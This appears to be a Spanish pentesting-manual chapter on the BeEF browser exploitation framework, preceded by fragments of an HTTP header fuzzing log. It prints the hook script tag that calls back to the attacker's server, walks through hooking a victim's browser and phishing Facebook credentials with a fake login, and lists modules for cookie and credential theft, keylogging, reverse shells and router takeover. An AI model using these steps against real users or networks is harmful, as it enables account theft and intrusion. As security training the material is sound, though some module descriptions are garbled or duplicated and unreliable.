            testing: 9      Authorization: XAXAX        ...........
            testing: 10     From: XAXAX         ...........
            testing: 11     Charge-To: XAXAX  ...........
            testing: 12     Authorization: XAXAX        ...........
            testing: 13     Authorization: XAXAX : foo ...........
            testing: 14     Authorization: foo : XAXAX ...........
            testing: 15     If-Modified-Since: XAXAX  ...........
            testing: 16     ChargeTo: XAXAX   ...........
            testing: 17     Pragma: XAXAX     ...........
 + Formatstring testing:
            testing: 1      User-Agent: XAXAX .......
            testing: 2      Host: XAXAX         .......
            testing: 3      Accept: XAXAX       .......
            testing: 4      Accept-Encoding: XAXAX   .......
            testing: 5      Accept-Language: XAXAX   .......
            testing: 6      Accept-Charset: XAXAX    .......
            testing: 7      Connection: XAXAX .......
            testing: 8      Referer: XAXAX      .......
            testing: 9      Authorization: XAXAX        .......
            testing: 10     From: XAXAX         .......
            testing: 11     Charge-To: XAXAX  .......
            testing: 12     Authorization: XAXAX        .......
            testing: 13     Authorization: XAXAX : foo .......
            testing: 14     Authorization: foo : XAXAX .......
            testing: 15     If-Modified-Since: XAXAX  .......
            testing: 16     ChargeTo: XAXAX   .......
            testing: 17     Pragma: XAXAX     .......
 + Unicode testing:
            testing: 1      User-Agent: XAXAX .......
            testing: 2      Host: XAXAX         .......
            testing: 3      Accept: XAXAX       .......
            testing: 4      Accept-Encoding: XAXAX   .......
            testing: 5      Accept-Language: XAXAX   .......
            testing: 6      Accept-Charset: XAXAX    .......
            testing: 7      Connection: XAXAX .......
            testing: 8      Referer: XAXAX      .......
            testing: 9      Authorization: XAXAX        .......
            testing: 10     From: XAXAX         .......
            testing: 11     Charge-To: XAXAX  .......
            testing: 12     Authorization: XAXAX        .......
```

```
            testing: 13     Authorization: XAXAX : foo .......
            testing: 14     Authorization: foo : XAXAX .......
            testing: 15     If-Modified-Since: XAXAX  .......
            testing: 16     ChargeTo: XAXAX    .......
            testing: 17     Pragma: XAXAX      .......
+ random number testing:
            testing: 1      User-Agent: XAXAX .............
            testing: 2      Host: XAXAX          .............
            testing: 3      Accept: XAXAX        .............
            testing: 4      Accept-Encoding: XAXAX   .............
            testing: 5      Accept-Language: XAXAX   .............
            testing: 6      Accept-Charset: XAXAX      .............
            testing: 7      Connection: XAXAX .............
            testing: 8      Referer: XAXAX       .............
            testing: 9      Authorization: XAXAX        .............
            testing: 10     From: XAXAX          .............
            testing: 11     Charge-To: XAXAX  .............
            testing: 12     Authorization: XAXAX        .............
            testing: 13     Authorization: XAXAX : foo .............
            testing: 14     Authorization: foo : XAXAX .............
            testing: 15     If-Modified-Since: XAXAX  .............
            testing: 16     ChargeTo: XAXAX    .............
            testing: 17     Pragma: XAXAX      .............
+ testing misc strings 1:
            testing: 1      User-Agent: XAXAX ...............
            testing: 2      Host: XAXAX          ...............
            testing: 3      Accept: XAXAX        ...............
            testing: 4      Accept-Encoding: XAXAX   ...............
            testing: 5      Accept-Language: XAXAX   ...............
            testing: 6      Accept-Charset: XAXAX      ...............
            testing: 7      Connection: XAXAX ...............
            testing: 8      Referer: XAXAX       ...............
            testing: 9      Authorization: XAXAX        .....
connection attempt failed: No route to host
```

30. BeEF

BeEF es la abreviatura de Browser Exploitation Framework. Es una herramienta de prueba de penetración que se centra en el navegador web. En medio de las crecientes preocupaciones sobre los ataques web contra clientes, incluidos los clientes móviles, BeEF permite al probador de penetración profesional, evaluar la seguridad real de un entorno objetivo mediante el uso de vectores de ataque del lado del cliente. A diferencia de otros marcos de seguridad, BeEF pasa el perímetro de la red y el sistema cliente y examina la capacidad de explotación dentro del contexto de la puerta abierta: el navegador web.

Entre todas las acciones que puede ejecutar contra el navegador web de destino conectado, también hay las siguientes: registrador del teclado, escáner de puertos, herramienta de explotación del navegador, proxy web, etc.

BeEF se conectará a uno o más navegadores web y los utilizará como cabezas de playa para lanzar módulos de comandos dirigidos y más ataques contra el sistema desde el contexto del navegador. Un usuario puede ser engañado a engancharse abriendo una URL personalizada que se le ha enviado y continuar viendo el tráfico web típico, mientras un atacante tiene acceso a la sesión del usuario. BeEF evade los dispositivos de seguridad de red y las aplicaciones de antivirus basadas en dispositivo dirigidas a vulnerabilidades encontradas en navegadores comunes. A diferencia de otros marcos de seguridad, BeEF sobrepasa el perímetro de red reforzado y el sistema del cliente y examina la explotabilidad en el contexto de la puerta abierta: el navegador web.

30.1. Inicio

Para iniciar el servidor BeEF, se recomienda ejecutar en la máquina atacante

```
beef-xss -x
```

porque esto también inicia el necesario SQLite DB. Lo que se ve es lo siguiente

```
root@kali:~# beef-xss -x
[i] GeoIP database is missing
[i] Run geoipupFecha to download / upFecha Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
Active: active (running) since Sun 2020-04-05 17:40:41 BST; 5s ago
 Main PID: 1721 (ruby)
Tasks: 2 (limit: 4915)
Memory: 35.7M
CGroup: /system.slice/beef-xss.service
        └─1721 ruby /usr/share/beef-xss/beef
```

Apr 05 17:40:41 kali systemd[1]: Started beef-xss.
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

A continuación ejecutar en el navegador http://<IP atacante>:3000/ui/panel y entrar con el usuario y la contraseña establecida.

A partir de aquí hay 2 caminos:
1. Verificar si la máquina atacante funciona correctamente con los ejemplos que incluye
2. Enviar de alguna manera el comando http://192.168.1.5/demos/butcher/index.html a una víctima, para que en el momento que active esta URL, aparecerá en la parte izquierda con un icono de la víctima y su dirección IP y a partir de aquí el atacante podrá piratear la máquina de la víctima.

Todo esto sirve para el caso de que el atacante y la víctima estén en la misma LAN y si no es el caso, la máquina atacante deben estar en un servidor web para que pueda acceder a ella desde cualquier red de cualquier sitio del mundo a través de Internet.

30.2. Conguración

El fichero de conguración general se llama config.yaml y su contenido es el siguiente

```
---
beef:
        version: 0.4.7.3-alpha
        debug: false
        client_debug: false
        crypto_default_value_length: 80
        credentials:
                user: beef
                passwd: '1234'
        restrictions:
                permitted_hooking_subnet:
                - 0.0.0.0/0
                - "::/0"
                permitted_ui_subnet:
                - 0.0.0.0/0
                - "::/0"
                api_attempt_delay: '0.05'
 http:
   debug: false
   host: 0.0.0.0
   port: '3000'
   xhr_poll_timeout: 1000
   hook_file: "/hook.js"
   hook_session_name: BEEFHOOK
   restful_api:
        allow_cors: false
        cors_allowed_domains: http://browserhacker.com
   websocket:
        enable: false
        port: 61985
        secure: true
        secure_port: 61986
```

```
        ws_poll_timeout: 1000
        ws_connect_timeout: 500
  web_server_imitation:
        enable: true
        type: apache
        hook_404: false
        hook_root: false
  https:
        enable: false
        key: beef_key.pem
        cert: beef_cert.pem
database:
  driver: sqlite
  db_file: db/beef.db
  db_host: localhost
  db_port: 3306
  db_name: beef
  db_user: beef
  db_passwd: beef
  db_encoding: UTF-8
autorun:
  result_poll_interval: 300
  result_poll_timeout: 5000
  continue_after_timeout: true
dns_hostname_lookup: false
geoip:
  enable: true
  database: "/var/lib/GeoIP/GeoLite2-City.mmdb"
integration:
  phishing_frenzy:
    enable: false
extension:
  admin_ui:
        enable: true
        base_path: "/ui"
  demos:
        enable: true
  events:
        enable: true
  evasion:
        enable: false
  requester:
        enable: true
  proxy:
        enable: true
  network:
        enable: true
  metasploit:
        enable: false
  social_engineering:
        enable: true
  xssrays:
```

```
        enable: true
```

En este fichero se especifica el usuario y la contraseña en el inicio del arranque del servidor, en este caso el usuario es beef y la contraseña 1234
También se establecen los números de los puertos a utilizar en cada caso, así como la activación de cada una de las extensiones: requester, proxy, metasploit, social_engineering, evasion y console.

Para activar el metasploit se debe establecer:

```
extension:
        admin_ui:
                metasploit:
                        enable: true
```

y a continuación

```
name: ' Metasploit'
enable: true
host: "127.0.0.1"
port: 55552
user: "msf"
pass: <contraseña>
uri: ' /api'
ssl: true
ssl_version: ' TLS1'
ssl_verify: true
callback_host: "127.0.0.1"
autopwn_url: "autopwn"
```

30.3. Ejecución

Actualmente hay 2 páginas de demostración disponibles en el marco de BeEF y se muestran a continuación:
a. Página de demostración básica

Cuando se carga la página web en la imagen de arriba, nuestro navegador web ya está enganchado al marco BeEF y podemos ejecutar módulos contra él. Los enlaces y formularios adicionales están presentes para fines de demostración de las diversas características del marco BeEF. Todo lo que es importante es que al visitar la página web anterior, el navegador se conecta automáticamente al BeEF.

b. Página de demostración butcher
Este ejemplo también conecta automáticamente el navegador web al BeEF, por lo que no se requieren pasos adicionales. Los elementos adicionales en la página web es solo para fines demostrativos.

En el lado izquierdo del panel de interfaz de usuario de BeEF, podemos ver "Online Navegadores" y "Offline Navegadores", que representan los navegadores enganchados, algunos de los cuales están en línea y los otros son offline. Esto depende de la actividad de sondeo del navegador web de la víctima.

La página web de inicio también establece que podemos comunicarnos con el navegador enganchado haciendo clic en uno de los navegadores, sobre el cual aparecerá una nueva pestaña y aparecerá como la imagen siguiente:

Podemos ver que cada pestaña representa las características del navegador seleccionado y son las 5 pestañas siguintes:
1.Details
Muestra información sobre el navegador seleccionado, que podemos ver en la imagen.
2.Logs
Muestra las entradas de registro del navegador seleccionado. Podemos ver esta pestaña representada en la imagen siguiente:
3.Commands
Aquí podemos ejecutar los módulos contra un navegador web seleccionado. Los módulos pueden ejecutarse con cualquier comando que se pueda lograr a través de Javascript. Cada uno de los módulos tiene un icono representado con uno de los colores listados a continuación:

- Verde: funciona contra el objetivo; invisible para el usuario.
- Naranja: funciona contra el objetivo; visible para el usuario.
- Gris: aún debe verificarse contra el objetivo.
- Rojo: no funciona contra el objetivo.

Podemos ver esta pestaña representada en la imagen siguiente y en ella se ha seleccionado el módulo “Browser – Hooked Domain – Play Sound”

Las principales carpetas de módulos son: Browser, Chrome Extensions, Debug, Exploits, Host, IPEC, Metasploit, Misc, Network, Persistence, Phonegap y Social Engineering

4.Rider
Esta pestaña nos permite enviar solicitudes HTTP arbitrarias al navegador seleccionado.
5.XssRays
Esta pestaña se puede usar para verificar si la página donde está enganchado el navegador es vulnerable al ataque XSS. Si hacemos clic derecho en el navegador conectado, se abre un menú dándonos 2 opciones para elegir:

- Usar como proxy: Esta opción nos permite usar el navegador conectado como proxy.
- Iniciar XssRays en el dominio enganchado. Esto inicia el descubrimiento de vulnerabilidades XSS en la página web.

30.4. Ataque

A continuación se explican los pasos a seguir para mostrar como ejecutar un ataque exitoso del navegador web usando BeEF y lo importante que es tener un antivirus actualizado corriendo para que su ordenador detecte el ataque del navegador web usando BeEF.

En este caso ambas máquinas, la atacante y la víctima están en la misma LAN, una con Kali Linux y la otra con sistema operativo Windows respectivamente.
Primero utilizar Terminal en Kali Linux para ejecutar el marco de BeEF, el atacante deberá iniciar sesión en Kali Linux y luego navegar al directorio "beef-xss" y ejecute el script "beef" como se muestra arriba.

Como se puede ver en la captura de pantalla anterior, BeEF ha sido lanzado con éxito. Usar la URL resaltada para abrir la página de inicio de sesión de BeEF en el navegador del atacante.

Una vez que se haya lanzado BeEF, lo siguiente será iniciar sesión en la interfaz de usuario como se ve arriba. En este caso el nombre de usuario es “beef” y la contraseña es "1234".

La imagen de arriba es la página de inicio de BeEF con 2 enlaces resaltados. Cualquiera de los enlaces se puede usar para enganchar al navegador de la víctima. Asegurarse de reemplazar la dirección IP del enlace de 127.0.0.1 a la dirección IP de su atacante, en este caso 192.168.2.171.

Ahora se trata de enviar de alguna manera el comando http://192.168.1.5/demos/butcher/index.html a una víctima, para que en el momento que active esta URL, aparecerá en la parte izquierda con un icono de la víctima y su dirección IP y a partir de aquí el atacante podrá piratear la máquina de la víctima. En este caso, ejecutar esta dirección URL en la máquina víctima.

Supongamos que se ha tiene éxito golpeando a su víctima para hacer clic en su enlace mediante correo electrónico u otro método de ingeniería social. El sistema de la víctima estará enganchado como lo ilustra la siguiente imagen.

Como se puede ver en la captura de pantalla anterior, el navegador se está ejecutando en la máquina de la víctima con la dirección IP 192.168.2.174.

A partir de aquí podemos attivar alguno de los módulos de BeEF y en este caso lo haremos con el módulo Pretty Theft.

En la figua anterior, en el lado derecho, es donde ingresamos la información de la máquina atacante que ejecuta el servicio beef. Asegúrese de reemplazar la dirección IP predeterminada en el logotipo personalizado con la dirección IP de la VM del atacante, en este caso 192.168.2.171, antes de ejecutar.

Para ejecutar el ataque, simplemente hacemos clic en ejecutar como se muestra en la figura anterior.

Una vez que hemos hecho clic en ejecutar, la pantalla de autenticación Facebook Face se desplazará a la máquina de la víctima.

Mirando la parte elevada a la derecha de la captura de pantalla en la figura anterior, indica los datos de inicio de sesión capturados, es decir, el nombre de usuario y contraseña de la víctima para Facebook.

30.5. Módulos

La lista de módulos es la siguiente:

Browser

1. Browser Fingerprinting
   - Objectivo: Fingerprint de la versión del navegador comprobando la presencia de las imágenes del navegador.
   - Fecha: Setiembre 2011
   - Autor: bcoles
   - Navegadores: IE, Safari, Firefox
2. Detect Firebug
   - Objectivo: Este módulo verifica si la extensión Mozilla Firefox Firebug se está utilizando para inspeccionar la ventana actual.
   - Fecha: Febrero 2012
   - Autor: bcoles
   - Navegadores: Firefox
3. Detect Popup block
   - Objectivo: Detecta si el bloqueador de ventanas emergentes está habilitado.
   - Autor: wade
   - Navegadores: todos
4. Detect Unsafe ActiveX
   - Objectivo: Este módulo verificará si IE se ha configurado de forma insegura. Probará si la opción Inicialize y los controles ActiveX de script no están marcados como seguros para los scripts.
   - Fecha: Enero 2012
   - Autors: wade, bcoles
   - Navegadores: IE
5. Get Visited Domains
   - Objectivo: Este módulo recuperará la extracción rápida del historial a través del tiempo de caché no destructivo.
   - Fecha: Marzo 2012
   - Autor: keith_lee
   - Navegadores: Firefox / IE
6. Detect Visited URL
   - Objectivo: Este módulo detectará si el navegador conectado ha visitado o no las URL especificadas
   - Fecha: Diciembre 2011
   - Autor: passbe
   - Navegadores: IE6:7 / Firefox 3 / Chrome 1:5 / Safari 3 / Opera 1:10
7. Play Sound
   - Objectivo: Este módulo reproduce un sonido en el navegador
   - Fecha: Diciembre 2011
   - Autor: Saafan
   - Navegadores: Todos
8. Unhook
   - Objectivo: Este módulo elimina el BeEF enganchado de la página enganchada.
   - Fecha: Febrero 2012
   - Autor: bcoles
   - Navegadores: Todos
9. Webcam

Objectivo: Este módulo mostrará al usuario el diálogo 'Allow Webcam' de Adobe Flash. El usuario debe hacer clic en el botón Allow, de lo contrario este módulo no devolverá imágenes. El título /text para convencer al usuario se puede personalizar.
Fecha: Junio 2012
Autor: floyd
Navegadores: Todos

10. Get Firefox/Chrome Extensions
    Objectivo: Detectar las extensiones de Chrome y Firefox
    Autors: koto, bcoles, nbblrr
    Navegadores: Chrome < 18, Firefox < 50
11. Detect MS Office Version
    Objectivo: Detectar la versión de MS Office desde ActiveX
    Fecha: Junio 2013
    Autor: Nbblrr
    Navegadores: IE

Hooked Domain

1. AJAX Fingerprint
    Objectivo: Fingerprint Ajax y las librerías JS presentes en la página enganchada.
    Autor: qswain
    Navegadores: Firefox, Safari
2. Alert Dialog
    Objectivo: Envía un cuadro de diálogo de alerta al navegador conectado.
    Autor: wade, bm
    Navegadores: Todos
3. Deface Web Page
    Objectivo: Sobrescribe la página, el título y el ícono de acceso directo en la página enganchada.
    Autor: antisnatchor
    Navegadores: Todos
4. Get Cookie
    Objectivo: Este módulo recuperará la cookie de sesión de la página actual.
    Autor: bcoles
    Navegadores: Todos
5. Get Local Storage
    Objectivo: Extrae los datos del objeto HTML5 localStorage.
    Autor: bcoles
    Navegadores: Internet Explorer 8+, Firefox 4+, opera 11+, Chrome 4+, Safari 4+
6. Get Page HTML
    Objectivo: Este módulo recuperará el HTML de la página actual.
    Autor: bcoles
    Navegadores: Todos
7. Get Page Links
    Objectivo: Este módulo recuperará el HREF de la página objetivo.
    Autor: vo
    Navegadores: Todos
8. Get Session Storage
    Objectivo: Extrae los datos del objeto HTML5 sessionStorage.
    Autor: bcoles
    Navegadores: IE 8+, Firefox 4? Opera 11+, Safari 4+
9. Get Stored Credentials
    Objectivo: Extrae las credenciales guardadas en el navegador
    Autor: bcoles

Navegadores: Firefox

10. Link Rewrite
    Objectivo: Reescribe todos los enlaces a una URL
    Autor: passbe
    Navegadores: Todos
11. Link Rewrite (HTTPS)
    Objectivo: Reemplaza todos los enlaces HTTPS a HTTP
    Autor: bcoles
    Navegadores: Todos
12. Link Rewrite (TEL)
    Objectivo: Reemplaza todos los enlaces a un número de teléfono
    Autor: bcoles
    Navegadores: Todos
13. Link Rewrite (Clicked Event)
    Objectivo: Reemplaza todos los enlaces a un enlace especificado
    Autor: xntrik, @bilawalhameed, passbe
    Navegadores: Todos excepto Chrome
14. Create Alert Dialog
15. Create Prompt Dialog
    Objectivo: Crear un diálogo prompt
    Autor: wade, bm
    Navegadores: Todos
16. Redirect Browser
    Objectivo: Redirecciona la página enganchada
    Autor: wade, vo
    Navegadores: Todos
17. Redirect Browser (Rickroll)
    Objectivo: Reemplaza el cuerpo de la página con una pantalla completa Rickroll
    Autor: Yori Kvitchko
    Navegadores: Todos
18. Redirect Browser (iFrame)
    Objectivo: Reemplaza el contenido de la página con otra URL con un iFrame
    Autor: ethicalhack3r, Yori Kvitchko
    Navegadores: Todos
19. Replace Component (Deface)
    Objectivo: Reemplazar el contenido de un componente específico de la página
    Autor: antisnatchor, xntrik
    Navegadores: Todos
20. Replace Videos
    Objectivo: Reemplazar un video incrustado con el propio
    Autor: Yori Kvitchko, antisnatchor
    Navegadores: Todos
21. iOS Address Bar Spoofing
    Objectivo: Reescribir un enlace URL real seleccionado con una URL falsa
    Autor: bcoles, xntrik, majorsecurity.net
    Navegadores: Safari <= 5.1

Chrome Extensions

1. Execute On Tab
2. Get All Cookies
    Objectivo: Robar cookies
    Autor: mh
    Navegadores: Chrome

3.Grab Google Contacts
Objectivo: Obtener los contactos de Google contacts
Autor: Kos, antisnatchor
Navegadores: Chrome
4.Inject BeEF
5.Screenshot
Objectivo: Tomar una captura de pantalla de la pestaña actual
Autor: mh
Navegadores: Chrome
6.Send Gvoice SMS
Objectivo: Enviar un mensaje de texto SMS a través de la cuenta de Google Voice de la víctima
Autor: Kos, antisnatchor
Navegadores: Chrome

Debug
1.Return Ascii Chars
Objectivo: Devuelve el conjunto de caracteres ASCII
Autor: wade
Navegadores: Todos
2.Test Network Request
Objectivo: Prueba la función beef.net.request recuperando una URL
Autor: bcoles
Navegadores: Todos
3.Test Returning Results
Objectivo: Devuelve una cadena de la longitud especificada
Autor: wade
Navegadores: Todos

Exploits
1.ColdFusion Directory Traversal Exploit
2.GlassFish WAR Upload XSRF
Objectivo: Despliega un archivo WAR malicioso en un Oracle GlassFish Server 3.1.1
Autor: Bart Leppens
Navegadores: Firefox, Safari, Chrome
3.Jboss 6.0.0M1 JMX Deploy Exploit
4.Spring Framework Malicious Jar Exploit
5.VTiger CRM Upload Exploit
Objectivo: Explota VTiger CRM 5.0.4 y carga un shell inverso
Autor: wade, bm, pipes, xntrik, yorikv
Navegadores: Todos
6.Zenoss 3.2.1 Add User CSRF
Objectivo: Agregar una usuario a un servidor Zenoss Core 3.x
Autor: bcoles
Navegadores: Todos
7.Zenoss 3.2.1 Daemon CSRF
Objectivo: Obtener un shell inverso en un servidor Zenoss 3.x. Se requieren credenciales válidas.
Autor: bcoles
Navegadores: Todos
8.boastMachine 3.1 Add User CSRF

Camera
1.Dlink DCS series CSRF

Objectivo: Intenta cambiar la contraseña en una cámara de la serie Dlink DCS.
Autor: bcoles
Navegadores: Todos

2.Linksys WVC series CSRF

Objectivo: Cambiar la contraseña de administrador en una cámara inalámbrica Linksys WVCseries
Autor: bcoles, n0x00
Navegadores: Todos

Local Host

1.Windows Mail Client DoS

Objectivo: Romper Windows Mail (on Vista and Win7 SP2) remotamente
Autor: bcoles
Navegadores: Firefox

2.ActiveX Command Execution

Objectivo: Ejecutar comandos arbitrarios utilizando el objeto WSCRIPT.Shell
Autor: bcoles
Navegadores: IE

3.Java Payload

Inyectar un Applet Java malicioso firmado (JavaPayload) que se conecta de nuevo al atacante dando comandos básicos de shell, comando exec y wget. Antes de lanzarlo, asegúrese de que JavaPayload StagerHandler escucha, es decir: java javapayload.handler.stager.StagerHandler <payload> <IP> <port> -- Jsh

4.Safari Launch App

Objectivo: Reescribe un enlace URL real seleccionado a una URL falsa
Autor: antisnatchor
Navegadores: Safari <= 5.1 on OSX

Router

1.3COM OfficeConnect Command Execution

2.Asmax AR-804gu Command Execution

3.BT Home Hub CSRF

Objectivo: Habilita la administración remota y cambia la contraseña en un enrutador inalámbrico BT Home Hub.
Autor: bcoles
Navegadores: Todos

4.Cisco E2400 CSRF

Objectivo: Habilita el administrador remoto, desactiva el cortafuegos y cambia la contraseña en Cisco/Linksys E2400
Autor: bcoles, n0x00
Navegadores: Todos

5.Comtrend CT-5367 CSRF

Objectivo: Habilita el administrador remoto y cambia la contraseña en un enrutador CT-5367
Autor: bcoles
Navegadores: Todos

6.Comtrend CT 5624 CSRF

Objectivo: Habilita la administración remota y cambia la contraseña en un enrutador Comtrend CT-5624
Autor: bcoles
Navegadores: Todos

7.D-Link DIR-615 Password Wipe

Objectivo: Habilita la administración remota y cambia la contraseña de administrador en un enrutador D-Link DIR-615

Autor: antisnatchor, n0x00
Navegadores: Todos

8.D-Link DSL500T CSRF
Objectivo: Cambia la contraseña web en un D-Link DSL500T CSRF
Autor: bcoles
Navegadores: Todos

9.Huawei SmartAX MT880 CSRF
Objectivo: Agregar una cuenta de administrador en un enrutador Huawei SmartAX MT880
Autor: bcoles
Navegadores: Todos

10.Linksys BEFSR41 CSRF
Objectivo: Agregar una cuenta de administrador en un enrutador Huawei SmartAX MT880
Autor: bcoles
Navegadores: Todos

11.Linksys WRT54G CSRF
Objectivo: Habilita la administración remota y cambia la contraseña en un enrutador Linksys WRT54G2
Autor: Martin Barbella
Navegadores: Todos

12.Linksys WRT54G2 CSRF

13.Virgin Superhub CSRF
Objectivo: Habilita la administración remota, desactiva el cortafuegos y cambia la contraseña de administrador en un enrutador Virgin Superhub.
Autor: bcoles, n0x00
Navegadores: Todos

Switch

1.Netgear GS108T CSRF
Objectivo: Cambiar la contraseña en un conmutador administrado Netgear GS108T
Autor: Bart Leppens
Navegadores: Todos

XSS

1.AlienVault OSSIM 3.1 XSS
Objectivo: Intenta conectar AlienVault OSSIM 3.1 usando XSS
Autor: bcoles, muts
Navegadores: Todos

2.Cisco Collaboration Server 5 XSS
Objectivo: Enganchar Cisco Collaboration Server 5 usando XSS
Autor: bcoles, s4squatch
Navegadores: Todos

3.Serendipity <= 1.1.1 Add User CSRF
Objectivo: Conecta Serendipity <= 1.6 usando XSS
Autor: bcoles, Stefan Schurtz
Navegadores: Todos

Host

1.Detect Google Desktop
Objectivo: Detectar Google Desktop
Autor: bcoles
Navegadores: Todos

2.Detect Softwares

Objectivo: Este módulo intenta detectar el software instalado en el dispositivo mediante Internet Explorer XMLDOM XXE descubierto por Soroush Dalili (@irsdl). Si la técnica XMLDOM XXE falla, el módulo recurre al uso del controlador de protocolo 'res' para cargar imágenes de recursos conocidas de archivos EXE / DLL. También intenta enumerar los parches instalados si los archivos de desinstalación del paquete de servicio están presentes en el dispositivo (solo WinXP).
Autor: bcoles
Navegadores: IE

3.Get Clipboard
Objectivo: Roba el contenido del portapapeles del usuario
Autor: bcoles
Navegadores: IE 6-8 (IE 7&8 will prompt for permission)

4.Get Internal IP Java
Objectivo: Obtener la IP interna del sistema conectado
Autor: antisnatchor
Fecha: Junio 2012
Navegadores: IE, Opera, Firefox (User is notified on Chrome and Safari)

5.Get Internal IP WebRTC
Objectivo: Obtener la dirección IP interna utilizando un buen truco WebRTC
Autor: xntrick, @natevw
Fecha: Setiembre 2013
Navegadores: Firefox, Chrome

6.Get Physical Location
Este módulo recuperará información de geolocalización basada en los puntos de acceso inalámbricos vecinos utilizando comandos encapsulados dentro de un Applet Java firmado. Se le solicitará al usuario que ejecute el applet de Java. Los detalles incluirán: Detalles de las coordenadas GPS y detalles de la dirección. Si la máquina víctima tiene un cortafuegos que monitoriza las conexiones salientes (Zonealaram, LittleSnitch, etc.), se alertará a las llamadas a los mapas de Google.

7.Get Protocol Handlers
Objectivo: Identificar los manejadores de protocolos compatibles con un navegador
Autor: bcoles
Navegadores: Firefox, IE

8.Get System Info Java
Este módulo recupera información básica sobre el sistema del dispositivo utilizando un applet Java sin firmar. Los detalles incluyen: detalles del sistema operativo, detalles de Java VM, nombres NIC y direcciones IP, número de procesadores, cantidad de memoria y modos de visualización de la pantalla. Tener en cuenta que el Java moderno se negará directamente a ejecutar applets de Java sin firmar y también rechazará los applets de Java autofirmados a menos que se agreguen a la lista de excepciones.

9.Hook Default Browser
Objectivo: Conectar al navegador predeterminado en Windows
Autor: saafan
Navegadores: All except on iOS and Mac

10.Get Geolocation
Objectivo: Este módulo recuperará la ubicación física del navegador conectado mediante la API de geolocalización. Se le solicitará al usuario que comparta su ubicación con el origen enganchado, a menos que el origen enganchado haya sido incluido en la lista blanca anteriormente.
Autor: antisnatchor

Navegadores: Internet Explorer 9 to latest, Firefox 3.5 to latest, Opera 10.6 to latest, Chrome 5 to latest, Safari 5 to latest

11.Get Registry Keys

Objectivo: Obtener las claves de registro de un sistema Windows
Autor: bcoles
Navegadores: IE

12.Get Wireless Keys

Este módulo recuperará los perfiles inalámbricos del sistema de destino (solo Windows Vista y Windows 7) utilizando un applet Java sin firmar. Tener en cuenta que el Java moderno se negará directamente a ejecutar applets de Java sin firmar y también rechazará los applets de Java autofirmados a menos que se agreguen a la lista de excepciones. Deberá copiar los resultados a 'exported_wlan_profiles.xml' y luego volver a importarlos en sus ordenadores con Windows Vista/7 ejecutando el comando netsh wlan add profile filename = "exported_wlan_profiles.xml". Después de esto, simplemente se inicia y se conecta a la red inalámbrica sin ninguna solicitud de contraseña.

13.Detect CUPS

Objectivo: Detecta CUPS en el localhost
Autor: bcoles
Navegadores: Todos

14.Make Telephone Call

Este módulo obligará al navegador a intentar una llamada telefónica en iOS. Explotará el manejo inseguro del esquema de URL 'tel' en iOS.

15.Detect Bit Defender 2012

Objectivo: Detectará Bit Defender 2012 en el sistema
Fecha: Junio 2013
Autor: Nbblrr
Navegadores: Todos

IPEC

1.Bindshell (POSIX)

Objectivo: Ejecutar un comando en un bindshell POSIX / UNIX
Autor: bcoles, wade
Navegadores: Firefox

2.Bindshell (Windows)

Objectivo: Ejecutar un comando en un bindshell Windows
Autor: bcoles, wade
Navegadores: Firefox, Chrome

3.Cross Site Printing (XSP)

Objectivo: Enviar un mensaje a impresoras a través del navegador
Autor: bcoles
Navegadores: Firefox

4.DNS Tunnel

Objectivo: Envía datos ofuscados en una dirección a través de DNS
Autor: bcoles
Navegadores: Todos

5.IMAP

Objectivo: Enviar comandos a un servidor IMAP4 mediante comunicación entre protocolos.
Autor: jgaliana, wade
Navegadores: Firefox, Chrome, Safari, Opera

6.IRC

Objectivo: Comunicarse con el servidor IRC a través de un navegador conectado

Autor: jgaliana
Navegadores: Firefox

Miscellaneous

1.Create Invisible Iframe
Objectivo: Crear un iframe invisible en la página
Autor: passbe
Navegadores: Todos

2.Google Search

3.iFrame Event Key Logger
Objectivo: Registrar las teclas a través de una superposición de iframe al 100%
Autor: antisnatchor
Navegadores: Todos excepto Opera

4.iFrame Sniffer
Objectivo: Escanear datos de otros orígenes a través de iframes
Autor: Bart Leppens
Navegadores: Safari, IE

5.Local File Theft
Objectivo: Roba archivos locales en ubicaciones comunes en Android, iOS, OSX y Windows
Autor: mh
Navegadores: Safari (< 10) and potentially others

6.Raw Javascript
Objectivo: Ejecuta Javascript sin formato en el navegador
Autor: wade, vo
Navegadores: Todos

Network

1.Detect Social Networks
Objectivo: Detectar redes sociales
Autor: xntrik, Mike Cardwell
Navegadores: Todos

2.Detect TOR
Objectivo: Detecta si el objetivo está en la red TOR
Autor: wade, pdp, bm, xntrik
Navegadores: Todos

3.Ping Sweep
Objectivo: Realizar un barrido de ping de la red a través de Java
Autor: bcoles
Navegadores: Firefox

4.IRC NAT Pinning
Objectivo: Uso del protocolo IRC para abrir un puerto detrás de dispositivos NAT
Autor: Bart Leppens
Navegadores: Firefox

5.Fingerprint Network
Objectivo: Descubra puntos finales HTTP en una red
Autor: bcoles, wade, antisnatchor
Navegadores: Todos

6.DNS Enumeration
Objectivo: Descubre los nombres de dispositivos DNS dentro de la red de la víctima
Autor: jgaliana
Navegadores: Firefox, Chrome

7.Ping Sweep (Java)
Objectivo: Realiza un barrido de ping de la red a través de Java

Autor: antisnatchor
Navegadores: Safari, Opera, IE

8.Port Scanner

Descripción: Escanea puertos en un nombre de dispositivo determinado, utilizando WebSockets, CORS y etiquetas img. Utiliza los 3 métodos para evitar puertos bloqueados o la Same Origin Policy.
Autor: javier.marcos
Navegadores: Firefox, Chrome

Persistence

1.Man-In-The-Browser

Este módulo lanza un gran truco de Man-In-The-Browser: el módulo cargado manejará cada clic en un nuevo enlace. Para los enlaces en el mismo dominio, realizará una solicitud AJAX y cargará la nueva página en lugar de la anterior y agregará la página en el historial, no hay diferencia para el usuario con una carga clásica pero el navegador todavía está enganchado. Debido a la misma política de origen, no es posible tener el mismo comportamiento en otro dominio, por lo que en este caso, el módulo abrirá el enlace en una nueva pestaña. Tener en cuenta que este módulo dejará de funcionar si el usuario ingresa manualmente una nueva URL en la barra de direcciones.

2.Confirm Close Tab

Objectivo: Muestra un diálogo de confirmación al usuario cuando intenta cerrar una pestaña. Si hace clic en sí, vuelve a mostrar el cuadro de diálogo de confirmación. No funciona en Opera.
Autor: antisnatchor
Navegadores: Todos excepto Opera

3.Create Foreground iFrame

